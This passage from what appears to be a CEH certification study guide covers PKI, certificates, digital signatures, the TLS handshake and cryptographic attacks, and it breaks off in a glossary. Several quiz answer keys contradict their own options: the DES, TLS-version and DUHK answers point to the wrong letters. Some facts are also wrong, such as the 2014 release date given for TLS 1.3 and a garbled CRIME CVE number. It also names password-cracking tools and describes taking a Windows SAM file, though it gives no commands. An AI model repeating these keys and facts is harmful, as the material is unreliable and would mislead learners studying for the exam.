If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. The ____ is responsible for verifying the person/entity requesting a digital certificate.
 - A. CA
 - B. RA
 - C. CRL
 - D. OCSP

2. John wants to digitally sign emails he sends. What key will he use to sign the email?
 - A. The sender's public key
 - B. John's private key
 - C. The sender's private key
 - D. John's public key

3. What is the current version of SSL/TLS being used?
 - A. 1.1
 - B. 1.2
 - C. 1.3
 - D. 2.0

Answers

1. **B.** The Registration Authority verifies the requesting party's identity.
2. **B.** Messages are signed with the sender's private key.
3. **D.** The current version of TLS is version 1.3.

ExamAlert

Objective PKI is critical to cybersecurity, including ethical hacking. Make certain you are very familiar with PKI details. You should consider memorizing terms, elements of digital certificates, and the SSL/TLS handshake.

PKI (public key infrastructure) is essentially the infrastructure needed to create and distribute digital certificates. Since digital certificates are the means by which public keys for asymmetric algorithms are disseminated, the PKI is a key part of any implementation of asymmetric cryptography.

One role of the PKI is to bind public keys with some user's identity via a CA (certificate authority). In other words, it is not adequate to simply have public keys widely available. There needs to be some mechanism to validate that a specific public key is associated with a specific user. With PKI, this is done via a CA that validates the identity of the user.

There are several parts to the PKI. Each certificate issuer must be trusted by the other certificate issuers for the certificates to be interchangeable. Consider the process of visiting an online banking site. The site has a digital certificate issued by some CA. That CA needs to be one that you and the bank both trust. Later, you visit an e-commerce website. This website might use an entirely different CA, but it must also be one that you trust.

The CA is responsible for issuing and managing certificates—including revoking certificates. Revoking certificates is accomplished in one of two ways:

- ▶ **Using a CRL (certificate revocation list):** A CRL is a list of certificates that have been revoked. A certificate can be revoked for many reasons, as mentioned earlier. There are two ways these lists are distributed:
 - ▶ **Push model:** The CA automatically sends the CRL out at regular intervals.
 - ▶ **Pull model:** The CRL is downloaded from the CA by those who want to see it to verify a certificate.

Neither model provides instant real-time updates.

- ▶ **Status checking:** Because CRLs are not updated in real time, OCSP (Online Certificate Status Checking Protocol) was invented. OCSP is a real-time protocol that can be used to verify whether a certificate is still valid. OCSP is described in RFC 6960. OCSP uses HTTP to communicate messages. It is supported as far back as Internet Explorer 7 and later versions including Microsoft Edge and in Mozilla Firefox 3 and later versions. Safari also supports OCSP.

The CA is often assisted by an RA (registration authority). The RA is responsible for verifying the person/entity requesting a digital certificate. Once that identity has been verified, the RA informs the CA that a certificate can be used.

Digital Certificates

X.509 is an international standard for the format of and information contained in a digital certificate. X.509 is the most common type of digital certificate in the world. It is a digital document that contains a public key signed by a CA, which is a trusted third party. The X.509 standard was first released in 1988. It has been revised since then, with the most recent version being X.509 Version 3, specified in RFC 5280. This system supports not only getting information about the certificate holder but verifying that information with a trusted third party. This is key to secure protocols such as SSL and TLS, as you will see later in this chapter.

An X.509 certificate contains the following:

- ▶ **Version:** What version of X.509 is being used. Today that is most likely to be Version 3.
- ▶ **Certificate holder's public key:** This is the public key of the certificate holder. Essentially, this is how public keys are disseminated.
- ▶ **Serial number:** This is a unique identifier that identifies the certificate.
- ▶ **Certificate holder's distinguished name:** This is a distinguished or unique name for the certificate holder. Usually, it is the URL for a website or an email address.
- ▶ **Certificate's validity period:** Most certificates are issued for one year, but the exact validity period is reflected in this field.
- ▶ **Unique name of the certificate issuer:** This identifies the trusted third party that issued the certificate. Public CAs include Thawte, Verisign, GoDaddy, and others.
- ▶ **Digital signature of the issuer:** How do you know that a certificate was really issued by the CA it claims to have been issued by? You check the digital signature.
- ▶ **Signature algorithm identifier:** In order to verify the signer's digital signature, you need the signer's public key and what algorithm they used.

There are other optional fields in addition to these required fields. Notice that the last three items listed here are all about verification. One of the benefits

of the X.509 digital certificate is the mechanism for verifying the certificate holder. To secure communications, you need to not just encrypt the transmissions but verify the identities of the parties involved.

Keys can be signed or self-signed. The primary difference is that with self-signed certificates, there is no CA to verify the identity of the certificate holder.

Digital Signatures

A digital signature is not used to ensure the confidentiality of a message but rather to guarantee who sent the message. This is referred to as *nonrepudiation*, and it essentially proves who the sender is. Digital signatures are actually rather simple—but clever. A signature simply reverses the asymmetric encryption process. Recall that in asymmetric encryption, the public key (which anyone can have access to) is used to encrypt a message to the recipient, and the private key (which is kept secure and private) can decrypt it. With a digital signature, the sender encrypts something with his private key. If the recipient is able to decrypt that with the sender's public key, then it must have been sent by the person purported to have sent the message. This process is shown in Figure 13.6.



FIGURE 13.6 Digital Signatures

SSL/TLS

Secure communications and secure websites are definitely a topic of interest for ethical hackers. In general, symmetric algorithms are faster and require a shorter key length to be as secure as asymmetric algorithms. However, there is the issue of how to securely exchange keys. Most e-commerce solutions use asymmetric algorithms to exchange symmetric keys and use symmetric keys to encrypt data.

For websites that have HTTPS at the beginning, rather than HTTP, the S denotes *secure*. That means traffic between a user's browser and the web server is encrypted. This is usually done either with SSL (Secure Sockets Layer) or TLS (Transport Layer Security). SSL, the older of the two technologies, was developed by Netscape. As you can see from the history shown here, it is very unlikely that you would be using SSL today (but a lot of people still say *SSL* when in fact they mean TLS):

- ▶ SSL Version 1 created by Netscape but unreleased
- ▶ Version 2, released in 1995, had many flaws
- ▶ Version 3 released in 1996 and described in RFC 6101
- ▶ TLS Version 1.0 described in RFC 2246 and released in 1999
- ▶ TLS Version 1.1 defined in RFC 4346 in April 2006
- ▶ TLS Version 1.2 defined in RFC 5246 in August 2008, based on the earlier TLS Version 1.1 specification
- ▶ TLS Version 1.3 released in July 2014

The basic process of establishing an SSL/TLS connection is shown in Figure 13.7.




FIGURE 13.7 SSL/TLS

The process shown in Figure 13.7 is a simplification. For example, to validate the certificate from the server, the client does not need to actually communicate with the CA. Most modern computers have a set of server certificates from the major CAs, and a client can quickly check with the certificate it has to validate the server’s certificate. In Microsoft operating systems, these certificates are stored in a certificate store. You can see an example of a certificate store in Figure 13.8.




FIGURE 13.8 Certificate Store

The process involves several complex steps:

1. The client sends the server information regarding the client’s cryptographic capabilities, including what algorithms it is capable of, what hashing algorithms it can use for message integrity, and related information.
2. The server responds by selecting the best encryption and hashing that both the client and server are capable of and sends this information to the client. The server also sends its own certificate, and if the client is requesting a server resource that requires client authentication, the server requests the client’s certificate.
3. The client uses the information sent by the server to authenticate the server. This means authenticating the digital certificate with the appropriate CA. If this fails, the browser warns the user that the certificate cannot be verified. If the server can be successfully authenticated, the client proceeds to the next step.

4. Using all data generated in the handshake thus far, the client creates the pre-master secret for the session, encrypts it with the server's public key that it received from the server's X.509 certificate, and then sends the encrypted pre-master secret to the server.
5. If the server has requested client authentication, then the server also authenticates the client's X.509 certificate. This does not happen in most e-commerce and banking websites.
6. Both the client and the server use the master secret to generate the session keys. These are symmetric keys (such as AES) that will be used throughout the session to encrypt information between the client and the server.
7. The client sends a message to the server, informing it that future messages from the client will be encrypted with the session key.
8. The server sends a message to the client, informing it that future messages from the server will be encrypted with the session key.

This process not only securely exchanges a symmetric key but also verifies the server and (optionally) the client. This is how web traffic is secured.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. In the SSL/TLS handshake, what does the client send to the server after it has authenticated the server's digital certificate?
 - ☐ A. Pre-master secret
 - ☐ B. Symmetric key
 - ☐ C. Asymmetric key
 - ☐ D. Client response (ACK)
2. What is the primary purpose of using digital signatures?
 - ☐ A. Ensuring the confidentiality of the message
 - ☐ B. Ensuring the integrity of the message
 - ☐ C. Confirming the sender's identity
 - ☐ D. Establishing a shared key

3. The CA is primarily responsible for _____.

- ☐ A. distributing public keys
- ☐ B. validating servers
- ☐ C. establishing shared keys
- ☐ D. issuing certificates

Answers

1. **A.** The client sends a pre-master secret. From that, the client and server generate identical symmetric keys.
 2. **C.** Digital signatures are primarily used to confirm the sender's identity. They may also be involved in message integrity, but that is a secondary use.
 3. **D.** The CA has many roles, but the primary role is to issue certificates—hence the name *certificate authority*.
-

Cryptographic Attacks

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Terrence is looking for a method of trying to break DES. Which of the following would be most effective?
 - A. Frequency analysis
 - B. Rainbow tables
 - C. Birthday attack
 - D. Differential cryptanalysis

2. ____ is a known plaintext attack invented by Mitsuru Matsui.
 - A. Differential cryptanalysis
 - B. Related key attack
 - C. Linear cryptanalysis
 - D. Birthday attack

3. What is the best description of a rainbow table?
 - A. A dictionary password attack
 - B. A brute-force password attack
 - C. A table of cracked passwords
 - D. A table of precomputed hashes

Answers

1. **A.** Differential cryptanalysis is the only one of the listed attacks that works against modern symmetric ciphers.
2. **C.** Mitsuru Matsui invented linear cryptanalysis, which is a known plaintext attack.
3. **D.** A rainbow table is a table of precomputed hashes.

Obviously, one goal of an ethical hacker is to test cryptography. To do that, you need to understand cryptographic attacks. In this section, we will examine a wide range of such attacks. Some are complex mathematical cryptanalysis; others are easily executed with widely available tools. The more mathematically

rigorous cryptanalytical techniques are offered just as information as the CEH exam objectives do not describe those techniques. The focus of this section is on attacks you can perform with widely available tools and known attacks that have worked.

Cryptanalysis

Cryptanalysis is a very difficult process. It is essentially a search for some means to break through some encryption. And, unlike what you see in the movies, it is a very time-consuming process that frequently leads to only partial success. Cryptanalysis involves using any method to decrypt a message that is more efficient than simple brute-force attempts. (Remember that *brute force* means simply trying every possible key.)

Frequency Analysis

Frequency analysis is a basic tool for breaking most classical ciphers. It is not useful against modern symmetric or asymmetric cryptography. It is based on the fact that some letters and letter combinations are more common than others. In all languages, certain letters of the alphabet appear more frequently than others. By examining those frequencies, you can derive some information about the key that was used. Remember that in English the words *the* and *and* are the two most common three-letter words. The most common single-letter words are *I* and *a*. If you see two of the same letters together in a word, they are most likely *ee* or *oo*.

Known Plaintext Attack

A known plaintext attack is a method based on having a sample of known plaintexts and their resulting ciphertexts and then using this information to try to ascertain something about the key used. It is easier to obtain known plaintext samples than you might think. Consider email. Many people use a standard signature block. If you have ever received an email from me, you know what my signature block is. Then if you intercept encrypted emails I send, you can compare the known signature block to the end of the encrypted email. You would then have a known plaintext and the matching ciphertext to work with. For modern cryptography methods, you would have to have billions of known plaintext examples for this technique to be effective.

Chosen Plaintext Attack

A chosen plaintext attack is closely related to a known plaintext attack. However, the difference is that the attacker has found a method to get the target to encrypt messages the attacker chooses. This can allow the attacker to attempt to derive the key used and thus decrypt other messages encrypted with that key. The method can be difficult but is not impossible. Success requires many thousands of chosen plaintext samples.

Ciphertext-Only Attack

With a ciphertext-only attack, the attacker only has access to a collection of ciphertexts. This is much more likely than having known plaintext, but it is also the most difficult. An attack is completely successful if the corresponding plaintexts can be deduced or, even better, if the key can be deduced. The ability to obtain any information at all about the underlying plaintext is considered a success.

Related-Key Attack

A related-key attack is like a chosen-plaintext attack, except the attacker can obtain ciphertexts encrypted using two different keys. This is actually a very useful attack if you can obtain the plaintext and matching ciphertext.

ExamAlert

Objective Linear and differential cryptanalysis are part of the CEH exam, but primarily you just need to be able to describe them. The CEH exam is not a cryptography test, so details of these methods are not covered.

Linear Cryptanalysis

The linear cryptanalysis technique was invented by Mitsuru Matsui. It is a known plaintext attack and uses a linear approximation to describe the behavior of the block cipher. Given enough pairs of plaintext and corresponding ciphertext, bits of information about the key can be obtained. Clearly, the more pairs of plaintext and ciphertext you have, the greater the chance of success. This cryptanalysis is used against block ciphers.

Remember that cryptanalysis is an attempt to crack cryptography. For example, with the 56-bit DES key, brute force could take up to 2^{56} attempts. Linear cryptanalysis would take 2^{47} known plaintexts. This is better than brute force

but still impractical for most situations. Matsui first applied this to the FEAL cipher and then later to DES. However, DES required 2^{47} known plaintext samples, making it impractical.

Differential Cryptanalysis

Differential cryptanalysis is a form of cryptanalysis that is applicable to symmetric key algorithms. It was invented by Eli Biham and Adi Shamir. Essentially, it is the examination of differences in an input and how that affects the resultant difference in the output. It originally worked only with chosen plaintext. However, it could also work with known plaintext and ciphertext only.

The attack is based on seeing pairs of plaintext inputs that are related by some constant difference. The usual way to define the differences is via XOR operation, but other methods can be used. The attacker computes the differences in the resulting ciphertexts and is looking for some statistical pattern. The resulting differences are called the *differential*. Differential cryptanalysis focuses on finding a relationship between the changes that occur in the output bits as a result of changing some of the input bits.

The basic idea in differential cryptanalysis is that by analyzing the changes in some chosen plaintexts and the difference in the outputs resulting from encrypting each one, you may be able to recover some properties of the key.

Differential cryptanalysis measures the XOR difference between two values. Differentials are often denoted with the symbol Δ . Thus, you might have a differential Δa and another differential Δb . A characteristic is composed of two differentials. For example, differential Δa in the input produces differential Δb in the output, and these matching differentials are a characteristic. The characteristic demonstrates that the specified differential in the input leads to a particular differential in the output.

Differential cryptanalysis is about probabilities. So, the question being asked is What is the probability that a given differential in the input Δa will lead to a particular differential in the output Δb ?

Rainbow Tables

ExamAlert

Objective Using rainbow tables is the most common way to attack passwords. Most Windows password-cracking tools use rainbow tables. So it is critical that you are very familiar with them. You should not only read this section carefully but try using some of the tools listed.

In many cases, a password is stored with a cryptographic hash. Hashing prevents the network or database administrator from reading the password. Cryptographic hashes are one way; that is, they are not reversible.

A rainbow table is essentially a precomputed table of hashes. The most primitive way to create such a table would be to simply precompute hashes of all possible passwords of a given size. With a standard English keyboard, there are 26 characters in uppercase, 26 in lowercase, 10 digits, and about 8 special characters (#, !, \$, etc.), for a total of about 70 possible values for each character. (However, the value 70 is just a rough estimate to illustrate this concept.) So a one-character password could have 70^1 , or 70 possible values, whereas a 2-character password could have 70^2 , or 4900, possible values. An 8-character password could have up to 70^8 , or 576,480,100,000,000, possible values. Calculating tables that account for all passwords of any length from 5 characters to 10 characters would be computationally intensive and would require a great deal of storage.

The method for composing precomputed tables of hashes that is described above is the most primitive way to accomplish this task. Hash chains are used to make this process more efficient and to reduce the space needed to store the precomputed hashes. Using a hash chain means using a reduction function, which we can call R , that maps hash values back to plaintext values. This is not unhashing or reversing a hash; rather, it is a method to more quickly precompute hashes.

The next, even more advanced, method is to replace the reduction function with a sequence of related reduction functions $R_1 \dots R_k$. The issue then becomes how to implement this process. For example, Microsoft Windows stores the hashes of passwords in the SAM file. In order to find the passwords, you have to first obtain the SAM file for a target machine, and then, using the file contents, search through rainbow tables for matches. The tool Ophcrack (<https://ophcrack.sourceforge.io/>) automates this process for you. It can be placed on a CD/DVD and will boot to a live version of Linux. Then it launches a tool that copies the SAM file from the Windows machine and searches the rainbow tables on the CD/DVD for a match. However, Ophcrack is not as popular as it once was, and there are many other tools available for rainbow table attacks. A list of popular tools is given here:

- ▶ **RainbowCrack:** <https://tools.kali.org/password-attacks/rainbowcrack>
- ▶ **CrackStation:** <https://crackstation.net>
- ▶ **MD5/Sha1 Hash Cracker:** <https://hashes.com/en/decrypt/hash>

- **CMD5:** <http://www.cmd5.org>
- **Online Reverse Hash Lookup:** <http://reverse-hash-lookup.online-domain-tools.com>

The Birthday Paradox

There is a mathematical puzzle that can help with hash collisions. It is called the *birthday paradox* (or, sometimes, the *birthday problem*). The issue is this: How many people would you need to have in a room to have a strong likelihood that 2 of them would have the same birthday (i.e., month and day, not year). Obviously, if you put 367 people in a room, at least two of them would have to have the same birthday, since there are only 365 days in a year + February 29 in a leap year. However, we are not asking how many people you need to *guarantee* a match, just how many you need to have a strong probability of a match. It just so happens that with even 23 people in the room, you have a 50% chance of 2 people sharing a birthday.

How is this possible? How is it that such a low number can work? Basic probability says that when events are independent of each other, the probability of all of the events occurring is equal to a product of the probabilities of each of the events. Therefore, the probability that the first person does not share a birthday with any previous person is 100%, since there are no previous people in the set. That can be written as 365/365. Now, for the second person, there is only 1 preceding person, and the odds that the second person has a different birthday than the first are 364/365. For the third person, there are 2 preceding people to possibly share a birthday with, so the odds of having a different birthday than either of the 2 preceding people are 363/365. Since the probability for each person is independent, you can compute the probability as follows:

$365/365 \times 364/365 \times 363/365 \times 362/365 \dots \times 342/365$ (342 is the probability of the 23rd person sharing a birthday with a preceding person)

We can convert these to decimal values and truncate at the third decimal point to come up with the following:

$$1 \times 0.997 \times 0.994 \times 0.991 \times 0.989 \times 0.986 \times \dots 0.936 = 0.49, \text{ or } 49$$

49% is the probability that the people in the room will not have any birthdays in common; thus, there is a 51% chance (better-than-even odds) that 2 of the 23 will have a birthday in common.

Just for reference, if you have 30 people, the probability that 2 have the same birthday is 70.6%. If you have 50 people, the probability rises to 97%, which is quite high. This principle does not apply only to birthdays. The same concept can be applied to any set of data, and it is often used in cryptography and cryptanalysis. The birthday paradox provides a guideline for how to get a collision in a hashing algorithm.

In reference to cryptographic hash functions, the goal is to find two different inputs that produce the same output. When two inputs produce the same output from a cryptographic hash, this is referred to as a *collision*. It just so happens that the number of samples from any set of n elements required to get a match or collision is $1.174 \sqrt{n}$. Returning to the preceding birthday problem, $1.174 \sqrt{365} = 22.49$.

DUHK

DUHK is an acronym for *Don't use hardcoded keys*. Any time you hardcode cryptographic keys, you substantially weaken security. Thus, as an ethical hacker, you must test for the existence of hardcoded keys. There are known systems that are vulnerable to attacks on hardcoded keys, including:

- ▶ X9.31 random number generator and the seed key used by the generator is hard-coded into the implementation
- ▶ VPNs using FortiOS 4.3.0 to FortiOS 4.3.18

Poodle

POODLE (Padding Oracle On Downgraded Legacy Encryption) is a man-in-the-middle attack that causes a fallback to SSL Version 3.0. On average, the attacker only needs to make 256 SSL Version 3.0 requests to reveal 1 byte of encrypted messages. This was discovered by the Google Security team and identified as CVE-2014-3566. A subsequent similar attack was identified as CVE-2014-8730.

DROWN

DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attacks servers supporting SSL Version 3/TLS by downgrading them to SSL Version 2.0. This was identified as CVE-2016-0800.

CRIME

With CRIME (Compression Ratio Info-leak Made Easy), which was identified as CVE-2012-492, the attacker notes the size of the ciphertext sent by the browser while at the same time inducing the browser to make multiple web connections to the target site and noting the change in size of the compressed payload. This gives the attacker an opportunity to deduce secret information in the packet.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Which attack is based on attacking the compression used in SSL/TLS?
 - ☐ A. CRIME
 - ☐ B. DROWN
 - ☐ C. POODLE
 - ☐ D. Birthday paradox

2. ____ is cryptanalysis that is based on examining how minute changes in input alter the output.
 - ☐ A. Linear cryptanalysis
 - ☐ B. Differential cryptanalysis
 - ☐ C. Ciphertext only
 - ☐ D. Frequency analysis

3. Which of the following attacks affects systems with hardcoded cryptographic keys?
 - ☐ A. DROWN
 - ☐ B. DUHK
 - ☐ C. CRIME
 - ☐ D. POODLE

Answers

1. **A.** CRIME (Compression Ratio Info-leak Made Easy) is an attack on SSL/TLS compression.
 2. **B.** This is the basis for differential cryptanalysis. By altering a single bit of input and analyzing the change in output, information can be derived about the key.
 3. **D.** DUHK is an acronym for *Don't use hardcoded keys*.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page.

This page intentionally left blank

Glossary

Numbers

802.11 standard The generic name of a family of protocols and standards used for wireless networking. These standards define the rules for communication. Some, such as 802.11i, are relatively new, whereas others, such as 802.11a, have been established for some time.

802.11i standard An amendment to the 802.11 standard. 802.11i uses Wi-Fi Protected Access (WPA2) and Advanced Encryption Standard (AES) as a replacement for RC4 encryption.

A

acceptable use policy (AUP) A policy that defines what employees, contractors, and third parties can and cannot do with the organization's IT infrastructure and its assets. AUPs are common for access to IT resources, systems, applications, internet access, email access, and so on.

access control list (ACL) A table or list stored by a router to control access to and from a network by helping the device determine whether to forward or drop packets that are entering or exiting it.

access point spoofing The act of pretending to be a legitimate access point with the purpose of tricking individuals into passing traffic via the fake connection so that it can be captured and analyzed.

accountability The traceability of actions performed on a system to a specific system entity or user.

active assessment A type of assessment that involves using a network scanner to find hosts, services, and vulnerabilities. Tools like Nessus and SAINT are active assessment tools.

active fingerprinting An active method of identifying the operating system (OS) of a targeted computer or device that involves injecting traffic into the network.

activity blocker Software that alerts a user to out-of-the-ordinary or dangerous computer operations and that can also block their activity.

ad hoc mode A form of wireless networking in which wireless stations communicate with each other directly, without an access point. Ad hoc operation is ideal for small networks of no more than two to four computers. See also *infrastructure mode*.

Address Resolution Protocol (ARP) A protocol used to map a known Internet Protocol (IP) address to an unknown physical address on the local network. For example, IPv4 uses 32-bit addresses, whereas Ethernet uses 48-bit Media Access Control (MAC) addresses. The ARP process can take the known IP address that is being

passed down the stack and use it to resolve the unknown MAC address by means of a broadcast message. This information is helpful in an ARP cache.

advanced persistent threat (APT) An attack that takes place over a long period of time using multiple advanced techniques.

adware A software program that automatically forces pop-up windows of internet marketing messages to users' browsers. Adware differs from spyware in that adware does not examine a user's individual browser.

algorithm A mathematical procedure used for solving a problem, such as for the encryption and decryption of information and data.

annualized loss expectancy (ALE) Annual expected financial loss to an organization's IT asset due to a particular threat being realized within that same calendar year. $\text{Single loss expectancy (SLE)} \times \text{Annualized rate of occurrence (ARO)} = \text{ALE}$.

annual rate of occurrence (ARO) The expected rate of occurrence over the period of one year.

anomaly detection A type of intrusion detection that looks at behaviors that are not normal or within standard activity. These unusual patterns are identified as suspicious. Anomaly detection can be used to detect all kinds of attacks, including attacks that are unknown. Its vulnerability is that it can produce a high rate of false positives.

appender A virus infection type that places the virus code at the end of the infected file.

armored virus A virus that uses techniques (such as code confusion) that make it hard to analyze.

assessment An evaluation/valuation of IT assets based on predefined measurement or evaluation criteria. An accounting or auditing firm is usually required to conduct an assessment, such as a risk or vulnerability assessment.

asset Anything of value owned or possessed by an individual or a business.

asymmetric algorithm An algorithm that uses a pair of different but related cryptographic keys to encrypt and decrypt data.

audit A professional examination and verification performed by either an independent party or internal team to examine a company's accounting documents and supporting data. Audits conform to a specific and formal methodology and specify how an investigation is to be conducted with specific reporting elements and metrics being examined (such as an IT audit according to Generally Accepted Auditing Standards).

authentication A method that enables identification of an authorized person. Authentication verifies the identity and legitimacy of the individual to access the system and its resources. Common authentication methods include passwords, tokens, and biometric systems.

authorization The process of granting or denying access to a network resource based on the user's credentials.

availability An element of the CIA security triad, along with confidentiality and integrity. Availability ensures that the systems responsible for delivering, storing, and processing data are available and accessible as needed by individuals who are authorized to use the resources.

B

backdoor A piece of software that allows access to a computer without using the conventional security procedures. Backdoors are often associated with Trojans.

Base64 A coding process used to encode data in some email applications. Because it is not true encryption, it can be easily broken.

baseline A consistent or established base that is used to build a minimum acceptable level of security.

biometrics A method of verifying a person's identity for authentication by analyzing a unique physical attribute of the individual, such as a fingerprint, retina, or palm print.

black box testing The form of testing that occurs when the tester has no knowledge of the target or its network structure.

black hat hacker Someone who uses hacking skills for malicious and illegal purposes.

block cipher An encryption scheme in which the data is divided into fixed-size blocks (each of which is encrypted independently of the others).

Blowfish A symmetric-key block cipher designed as a replacement for DES or IDEA. Since its release in 1993, it has been gaining acceptance as a fast, strong encryption standard. It takes a variable-length key that can range from 32 to 448 bits.

Bluejacking The act of sending unsolicited messages, pictures, or information to a Bluetooth user.

Bluesnarfing The theft of information from a wireless device through a Bluetooth connection.

Bluetooth An open standard for short-range wireless communications of data and voice between mobile and stationary devices. Used in cell phones, tablets, laptops, and other devices.

boot sector virus A virus that infects the boot sector of a drive.

botnet A collection of robot-controlled computers, called bots. A botnet can launch huge amounts of spam, can be used for illegal activity, or can be used to launch denial of service attacks.

Brain virus A boot sector virus transmitted by floppy disks. One of the first viruses found in the wild.

brute-force attack A method of breaking a cipher or encrypted value by trying a large number of possibilities. The feasibility of brute-force attacks depends on the key length and strength of the cipher and the

processing power available to the attacker.

buffer An amount of memory reserved for the temporary storage of data.

buffer overflow In computer programming, a problem that occurs when a software application somehow writes data beyond the allocated end of a buffer in memory. Buffer overflows are usually caused by software bugs, lack of input validation, and improper syntax and programming, and they expose the application to malicious code injections or other targeted attack commands.

business continuity planning (BCP) A system or methodology to create a plan for how an organization will resume partially or completely interrupted critical functions within a predetermined time after a disaster or disruption occurs. The goal is to keep critical business functions operational.

business impact analysis (BIA) A component of a business continuity plan that looks at all the operations that an organization relies on for continued functionality. It seeks to distinguish which operations are more crucial than others and require a greater allocation of funds in the wake of a disaster.

C

catastrophe A calamity or misfortune that causes the destruction of facilities and data.

certificate See *digital certificate*.

certificate authority (CA) An entity used by public key infrastructure (PKI) to issue public key certificates. The public key certificate verifies that the public key contained in the certificate actually belongs to the person or entity noted in the certificate. The CA's job is to verify and validate the owner's identity.

ciphertext The unreadable form of plaintext after it has been encrypted.

clickjacking Using multiple transparent or opaque layers to induce users into clicking a web button or link on a page that they were not intending to be navigating or clicking. Clickjacking attacks are often referred to as UI redress attacks.

clipping level The point at which an alarm threshold or trigger occurs. For example, a clipping level of three logon attempts locks out a user after three unsuccessful attempts to log on.

cloning In the context of hacking, a process that occurs when a hacker copies the electronic serial number (ESN) from one cell phone to another in order to duplicate the cell phone.

closed-circuit television (CCTV) A system composed of video transmitters that can feed the captured video to one or more receivers. Typically used in banks, casinos, shopping centers, airports, and anywhere else that physical security can be enhanced by monitoring events. Placement in these facilities is typically at locations where people enter or leave the facility and at locations where critical transactions occur.

closed system A proprietary system that is not "open." Open systems employ modular designs, are widely supported, and facilitate multivendor, multitechnology integration.

cloud computing The practice of using remote servers, applications, and equipment hosted on the internet by third-party providers.

cluster viruses A virus that modifies some directory table so that it points users to the virus rather than to the actual program. For example, it might alter the file that maintains information for the file system (MFT in Windows).

CNAME A Domain Name System (DNS) record that contains aliases or nicknames.

cold site A backup site that contains no computing-related equipment except for environmental support, such as air conditioners and power outlets, and a security system made ready for installing computer equipment.

collision In cryptography, a problem that occurs when a hashing algorithm, such as MD5, creates the same value for two or more different files. In the context of an Ethernet network, collisions can occur when two packets are transmitted at the same time.

combination lock A physical lock that can be opened by turning dials in a predetermined sequence.

Common Weakness Enumeration (CWE) A universal online dictionary of software weaknesses maintained by the MITRE Corporation.

Common Vulnerabilities and Exposures (CVE) A CERT-sponsored list of vulnerabilities and exposures.

Common Vulnerability Scoring System (CVSS) An industry standard that was created by security practitioners in the Forum of Incident Response and Security Teams (FIRST) to provide the principal characteristics of a vulnerability and produce a numerical score reflecting its severity.

companion virus A virus that creates a companion file for each executable file, so it might be associated with a legitimate program.

Computer Emergency Response Team (CERT) An organization developed to provide incident response services to victims of attacks, publish alerts concerning vulnerabilities and threats, and offer other information to help improve an organization's capability to respond to computer and network security issues.

confidentiality An element of the CIA security triad, along with integrity and availability. Confidentiality means that data or information is not made available or disclosed to unauthorized persons.

confidentiality agreement An agreement that employees, contractors, or third-party users must read and sign before being granted access rights and privileges to the organization's IT infrastructure and its assets.

contingency planning The process of preparing to deal with calamities

and noncalamitous situations before they occur so that the effects are minimized.

cookie A message or small amount of text that a website stores in a text file on the computer running the web browser used to visit the website. The message is sent back to the web server each time the browser goes to that website and is useful in maintaining state in what is otherwise a stateless connection.

copyright The legal protection given to authors or creators that protects their expressions on a specific subject from unauthorized copying. It is applied to books, paintings, movies, literary works, or any other medium of use.

covert channel An unintended communication path that enables a process to transfer information in a way that violates a system's security policy.

cracker A term derived from criminal hacker, indicating someone who acts in an illegal manner.

cracking Breaking into a system or code.

criminal law Laws pertaining to crimes against the state or conduct detrimental to society. Violations of criminal statutes are punishable by law, and punishments can include monetary penalties and jail time.

criticality The quality, state, degree, or measurement of the highest importance.

crossover error rate (CER) A comparison measurement for different biometric devices and technologies

to measure their accuracy. The CER is the point at which false acceptance rate (FAR) and false rejection rate (FRR) are equal, or cross over. The lower the CER, the more accurate the biometric system.

